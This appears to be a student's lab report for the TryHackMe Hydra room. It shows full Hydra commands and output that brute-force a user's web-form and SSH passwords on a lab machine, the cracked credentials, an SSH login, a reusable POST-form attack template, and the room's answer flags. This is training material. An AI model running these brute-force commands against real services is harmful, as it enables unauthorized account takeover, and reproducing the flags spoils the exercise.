
Name : Ahmad Adi Iskandar Ubaidah

Class : TI 3A

NIM : 2231740026

In this task I'm using OpenVPN to connect to Try Hack Me Network



OpenVPN Connect

Profiles

0B/s

BYTES IN
116 B/S

BYTES OUT
360 B/S

DURATION
00:00:10

PACKET RECEIVED
4 sec ago

YOU

YOUR PRIVATE IP
10.17.48.117

SERVER
3.7.33.194

SERVER PUBLIC IP
3.7.33.194

PORT
1194


VPN PROTOCOL
UDP

And also my own machine, I've installed openvpn within it

In this task we are asked to hack the Molly and SSH login questions, here we will use the penetration tool, namely Hydra.


The targeted server is on IP 10.10.178.130

When we open this ip, we redirected to /login, following :



So we need usename and the password to login to this through this form

We can use hydra, as said before,




```
root@srv543816:/var/opt# hydra -l molly -P rockyou.txt 10.10.178.130 http-post-form "/login:username=^USER^&password=^
PASS^:F=incorrect" -V -I
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 06:53:15
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.178.130:80/login:username=^USER^&password=^PASS^:F=incorrect
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
```

```
hydra -l molly -P rockyou.txt 10.10.178.130 http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect" -v -I
```

Option	**Meaning**
-l molly	Set the **login/username** to test as molly
-P rockyou.txt	Use rockyou.txt as the **password list**
10.10.178.130	Target IP address


http-post-form	Specifies the **attack module**: HTTP POST form brute-forcing
"/login:username=^USER^&password=^PASS^:F=incorrect"	The core of this attack. Explained in detail below
-v	Verbose output: show each attempt
-I	Ignore any previous restore file and restart fresh



```
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "chocolate" - 27 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "password1" - 28 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "soccer" - 29 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "anthony" - 30 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "friends" - 31 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "butterfly" - 32 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "purple" - 33 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "angel" - 34 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "jordan" - 35 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "liverpool" - 36 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "justin" - 37 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "loveme" - 38 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "fuckyou" - 39 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "123123" - 40 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.178.130 - login "molly" - pass "football" - 41 of 14344398 [child 14] (0/0)
[80][http-post-form] host: 10.10.178.130   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
```

After some process we finally catch the password, which is “sunshine”


Log into that website, and we are presented with a flag



THM{2673a7dd116de68e85c48ec0b1f2612e}

Next, we want to crack molly’s ssh password,

Using this command




```
hydra -l molly -P rockyou.txt 10.10.178.130 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 07:03:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
^C
root@srv543816:/var/opt# hydra -l molly -P rockyou.txt 10.10.178.130 -t 4 ssh -I
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 07:04:09
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.178.130:22/
[22][ssh] host: 10.10.178.130   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 07:05:10
```

```
hydra -l molly -P rockyou.txt 10.10.178.130 -t 4 ssh -I
```

Part	**Explanation**
hydra	The tool you're using for brute-force login attacks
-l molly	Sets the **username** to molly
-P rockyou.txt	Uses the rockyou.txt wordlist as the source of **password guesses**
10.10.178.130	The **target IP address**
-t 4	Sets the number of **parallel threads** to 4 (4 login attempts at the same time)
ssh	The **service** you're attacking — in this case, SSH on port 22
-I	**Ignores** any .hydra.restore file from previous sessions, forcing a fresh start


and we caught the password, which is “buttefly”

Login through ssh with it



```
root@srv543816:/var/opt# ssh molly@10.10.178.130
butterfly
The authenticity of host '10.10.178.130 (10.10.178.130)' can't be established.
ED25519 key fingerprint is SHA256:nVaBIyE1MJiNXbjTVdNpsf5bslzn70KI2LizP1AAKis.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.178.130' (ED25519) to the list of known hosts.
molly@10.10.178.130's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-178-130:~$ ls
flag2.txt
molly@ip-10-10-178-130:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

We catch the Flag, and Horee, just fill out to blank form



Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.10.178.130 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!


Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}



Congratulations on completing Hydra!!!